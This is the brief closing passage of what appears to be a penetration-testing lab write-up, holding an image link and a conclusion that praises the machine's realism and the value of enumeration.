
Conclusion: This machine simulates a lot of real world scenarios. I was delighted at every discovery, learned a lot and reminded myself once again the importance of enumeration during a penetration test.
